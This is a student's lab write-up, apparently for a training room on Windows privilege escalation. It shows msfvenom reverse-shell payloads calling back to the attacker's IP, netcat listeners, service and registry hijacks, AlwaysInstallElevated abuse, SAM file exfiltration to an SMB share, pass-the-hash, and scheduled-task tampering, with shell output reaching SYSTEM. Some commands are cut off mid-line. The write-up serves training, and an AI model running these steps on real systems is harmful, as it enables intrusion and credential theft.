

# Lab Task 7: Windows Privileges Escalation

Submitted by: ~~XXXXXXXXXX~~

## Tasks no 2

Create a reverse.exe file by typing in the following

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 L
```

Open an terminal and start a listener by typing in

```
sudo nc -nlvp 53
```

Now copy the file over to the system. You can copy over the rdp session and then run it on the machine.

You now have a reverse shell

```
root@NLLT00923:~/Downloads# nc -nlvp 53
listening on [any] 53 ...
connect to [10.9.135.33] from (UNKNOWN) [10.10.65.132] 49734
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\PrivEsc>whoami
whoami
win-qba94kb3iof\user

C:\PrivEsc>
```

## Task no 3: Service Exploits

```
C:\PrivEsc>accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
SERVICE_QUERY_STATUS
SERVICE_QUERY_CONFIG
SERVICE_CHANGE_CONFIG
SERVICE_INTERROGATE
SERVICE_ENUMERATE_DEPENDENTS
SERVICE_START
SERVICE_STOP
READ_CONTROL

C:\PrivEsc>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
        TYPE               : 10    WIN32_OWN_PROCESS
        START_TYPE           : 3      DEMAND_START
        ERROR_CONTROL         : 1      NORMAL
        BINARY_PATH_NAME      : "C:\Program Files\DACL Service\daclservice.exe"
        LOAD_ORDER_GROUP      :
        TAG                   : 0
        DISPLAY_NAME          : DACL Service
        DEPENDENCIES           :
        SERVICE_START_NAME    : LocalSystem

C:\PrivEsc>
```

If you do not want to loose the current shell you can create an other venomfile with another port

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.135.33 L
```

Start a listner on port 444 in another terminal by typing


```
nc -nlvp 443
```

Now change the binpath

```
sc config daclsvc binpath= "\"C:\PrivEsc\ashell.exe\""
```

start the service

```
net start daclsvc
```



```

C:\PrivEsc>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
        TYPE               : 10    WIN32_OWN_PROCESS
        START_TYPE           : 3      DEMAND_START
        ERROR_CONTROL        : 1      NORMAL
        BINARY_PATH_NAME     : "C:\PrivEsc\ashell.exe"
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : DACL Service
        DEPENDENCIES         :
        SERVICE_START_NAME  : LocalSystem

C:\PrivEsc>net start daclsvc
net start daclsvc
█

root@NLLT00923:~/Downloads# nc -nlvp 443
listening on [any] 443 ...
connect to [10.9.135.33] from (UNKNOWN) [10.10.65.132] 49797
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

Now we have a user shell and an admin shell. You can close the admin connection but lease the user shell open as we need it for the next task

Answer C:\Program Files\DACL Service\daclservice.exe

### Task 4:Service Exploits-unquoted service path

As we still have a user shell we can continue without setting it up again. We are going to use the ashell.exe again so start a listner in an other terminal on port 443 by typing

nc -nlvp 443

Now in the user shell we are copy the ashell.exe and rename to comman.exe

```
copy C:\PrivEsc\ashell.exe "C:\Program Files\Unquoted Path Se
```

Type in the command

```
net start unquotedsvc
```

And we have another shell. Now close the admin shell again by typing exit

```
Answer c:\Program Files\Unquoted Path Service\Common Files\un
```


## Task 5: Service Exploits: Weak Registry Permissions

As we still have a user shell we can continue without setting it up again.

Type in the following

```
C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
```

Note that the registry entry for the regsvc service is writable by the “NT AUTHORITY\INTERACTIVE” group (essentially all logged-on users)



```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
HKLM\System\CurrentControlSet\Services\regsvc
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
    KEY_ALL_ACCESS
RW BUILTIN\Administrators
    KEY_ALL_ACCESS
RW NT AUTHORITY\INTERACTIVE
    KEY_ALL_ACCESS
C:\PrivEsc>
```

Now we are going to use the same ashell.exe

Start a listener


```
nc -nlvp 443
```

In the reverse shell typ in

```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v Imag
```

Now type in

```
net start regsvc
```



```
C:\PrivEsc>reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\ashell.exe /f
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\ashell.exe /f
The operation completed successfully.

C:\PrivEsc>net start regsvc
net start regsvc
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.

C:\PrivEsc>
```

File Explorer (This PC > Local Disk (C:) > PrivEsc):

| Name         |
|--------------|
| accesschk    |
| AdminPaint   |
| ashell.exe   |
| plink        |
| PowerUp      |
| PrintSpoofer |
| Procmon64    |
| PsExec64     |
| reverse      |
| RoguePotato  |
| savedred     |
| Seatbelt     |
| SharpUp      |
| winPEASany   |

Now close the admin shell again by typing exit

## Task 6: Service Exploits: Insecure Service Exploits

Same as previous task but now we see that you can write to a service

Query the “filepermsvc” service and note that it runs with SYSTEM privileges (SERVICE\_START\_NAME).

```
sc qc filepermsvc
```

Using accesschk.exe, note that the service binary (BINARY\_PATH\_NAME) file is writable by everyone:

```
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\
```

Copy the ashell.exe executable you created and replace the filepermservice.exe with it:


```
copy C:\PrivEsc\ashell.exe "C:\Program Files\File Permissions
```

Start a listener on Kali by typing

```
nc -nlvp 443
```

start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start filepermsvc
```



```
C:\PrivEsc>net start filepermsvc
net start filepermsvc
root@NLLT00923:~/Downloads# nc -nlvp 443
listening on [any] 443 ...
connect to [10.9.135.33] from (UNKNOWN) [10.10.183.30] 49710
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## Task 7:Registry-Autoruns

Exit the admin shell but keep the user shell open

Query the registry for AutoRun executables:

```
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Using accesschk.exe, note that one of the AutoRun executables is writable by everyone:

```
C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\A
```

```
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SecurityHealth REG_EXPAND_SZ %windir%\system32\SecurityHealthSystray.exe
My Program REG_SZ "C:\Program Files\Autorun Program\program.exe"

C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\Autorun Program\program.exe
Medium Mandatory Level (Default) [No-Write-Up]
RW Everyone
FILE_ALL_ACCESS
RW NT AUTHORITY\SYSTEM
FILE_ALL_ACCESS
RW BUILTIN\Administrators
FILE_ALL_ACCESS
RW WIN-QBA94KB3IOF\Administrator
FILE_ALL_ACCESS
RW BUILTIN\Users
FILE_ALL_ACCESS
```

Copy the ashell.exe executable and overwrite the AutoRun executable with it:

```
copy C:\PrivEsc\ashell.exe "C:\Program Files\Autorun Program\
```


Start a listener

```
nc -nlvp 443
```

Restart the Windows VM and wait a couple of minutes then start and rdp session

```
xfreerdp /u:user /p:password321 /cert:ignore /v:10.10.183.30
```

It takes a while but a shell will pop



Exit out of the admin shell and start a new user shell by starting a listener

```
nc -nlvp 53
```

Start the reverse.exe on windows

## Task 8:Registry-AlwaysInstallElevated

Query the registry for AlwaysInstallElevated keys:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```



```

root@NLLT00923:~/Downloads# nc -nlvp 53
listening on [any] 53 ...
connect to [10.9.135.33] from (UNKNOWN) [10.10.183.30] 49729
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\PrivEsc>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\PrivEsc>

```

Note that both keys are set to 1 (0x1).

On Kali, generate a reverse shell Windows Installer (ashell.msi) using msfvenom. Update the LHOST IP address accordingly:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.135.33 L
```

Transfer the reverse.msi file to the C:\PrivEsc directory on Windows. You can copy over RDP

Start a listener on Kali by typing

```
nc -nlvp 443
```

and then run the installer to trigger a reverse shell running with SYSTEM privileges:

```
msiexec /quiet /qn /i C:\PrivEsc\ashell.msi
```

```

root@NLLT00923:~/Downloads# nc -nlvp 53
listening on [any] 53 ...
connect to [10.9.135.33] from (UNKNOWN) [10.10.183.30] 49729
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\PrivEsc>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\PrivEsc>msiexec /quiet /qn /i C:\PrivEsc\ashell.msi
msiexec /quiet /qn /i C:\PrivEsc\ashell.msi

C:\PrivEsc>
root@NLLT00923:~/Downloads# nc -nlvp 443
listening on [any] 443 ...
connect to [10.9.135.33] from (UNKNOWN) [10.10.183.30] 49749
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

Exit out of the admin shell but leave the user shell open

## Task 9:passwords Registry

Type in the following command in the shell and notice the password

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\
```

On Kali, use the winexe command to spawn a command prompt running with the admin privileges (update the password with the one you found, but leave the admin as this is the username):

```
winexe -U 'admin%password' //10.10.183.30 cmd.exe
```

## Task 10: Passwords-Saved Cred

list any saved credentials:

```
cmdkey /list
```

Note that credentials for the “admin” user are saved. If they aren’t, run the C:\PrivEsc\savecred.bat script to refresh the saved credentials.

Start a listener on Kali by typing

```
nc -nlvp 443
```

and run the ashell.exe executable using runas with the admin user’s saved credentials:

```
runas /savecred /user:admin C:\PrivEsc\ashell.exe
```

## Task 11: Passwords-SAM

Start an SMB share on your kali machine. If have start this inside the Download directory. The dot behind kali in the command means use current directory as sharePath

```
sudo python3 /usr/share/doc/python3-impacket/examples/smbserve.py .
```

With the user shell still active copy over the files by navigating to **c:\windows\repair\** and then typing in the command

```
copy *.* \\TUN0_IP\kali
```



## Task 12: Passwords - Passing the Hash

Now use the hash of task 11 to do a pass the hash attack. Change IP and Hash in the following command

```
pth-winexe -U 'admin%hash' //10.10.22.66 cmd.exe
```

## Task 13: Scheduled Tasks

Start the user shell again if it is closed

Navigate to the c:\DevTools and type in the following command

```
type C:\DevTools\CleanUp.ps1
```

The script seems to be running as SYSTEM every minute. Using accesschk.exe, note that you have the ability to write to this file:

```
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\C.
```

Start a listener on kali in a new terminal

```
nc -nlvp 443
```

Type in the following command

```
echo C:\PrivEsc\ashell.exe >> C:\DevTools\CleanUp.ps1
```

Wait a minute

```

C:\DevTools>type Cleanup.ps1
type Cleanup.ps1
# This script will clean up all your old dev logs every minute.
# To avoid permissions issues, run as SYSTEM (should probably fix this later)

Remove-Item C:\DevTools\*.log

C:\DevTools>echo C:\PrivEsc\ashel.exe >> C:\DevTools\Cleanup.ps1
echo C:\PrivEsc\ashel.exe >> C:\DevTools\Cleanup.ps1

C:\DevTools>echo C:\PrivEsc\ashell.exe >> C:\DevTools\Cleanup.ps1
echo C:\PrivEsc\ashell.exe >> C:\DevTools\Cleanup.ps1

C:\DevTools>

root@NLLT00923:~/Downloads# nc -nlvp 443
listening on [any] 443 ...
connect to [10.9.135.33] from (UNKNOWN) [10.10.135.217] 49741
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

## Task 14: Insecure GUI Apps


In the rdp session to the windows machine

Double-click the “AdminPaint” shortcut on your Desktop. Once it is running, open a command prompt and note that Paint is running with admin privileges:

```
tasklist /V | findstr mspaint.exe
```

In Paint, click “File” and then “Open”. In the open file dialog box, click in the navigation input and paste:

```
file:///c:/windows/system32/cmd.exe
```




It did not work for me. But you can probably replace the paint.exe file with an cmd

This is the command in the link

```
C:\Windows\System32\rundll32.exe user32.dll,FindExecutable '%windir%\
```

just replace ms-paint.exe with cmd.exe and you are good to go






## Task 15: Startup Apps

Using accesschk.exe, note that the BUILTIN\Users group can write files to the StartUp directory:

```
C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Micro
```

Using cscript, run the C:\PrivEsc\CreateShortcut.vbs script which should create a new shortcut to your reverse.exe executable in the StartUp directory:

We are using ashell.exe so open the vbs with notepad and replace reverse.exe with ashell.exe



save it as CreateShortcut2.vbs

Start a new listener

```
nc -nlvp 443
```

Now type in the following command to create the shortcut.



```
cscript C:\PrivEsc\CreateShortcut2.vbs
```

Login as admin with and new rdp session. Use the found credentials

```
rdesktop -u admin <MACHINE_IP>
```

```
root@NLLT00923:~/Downloads# nc -nlvp 443
listening on [any] 443 ...
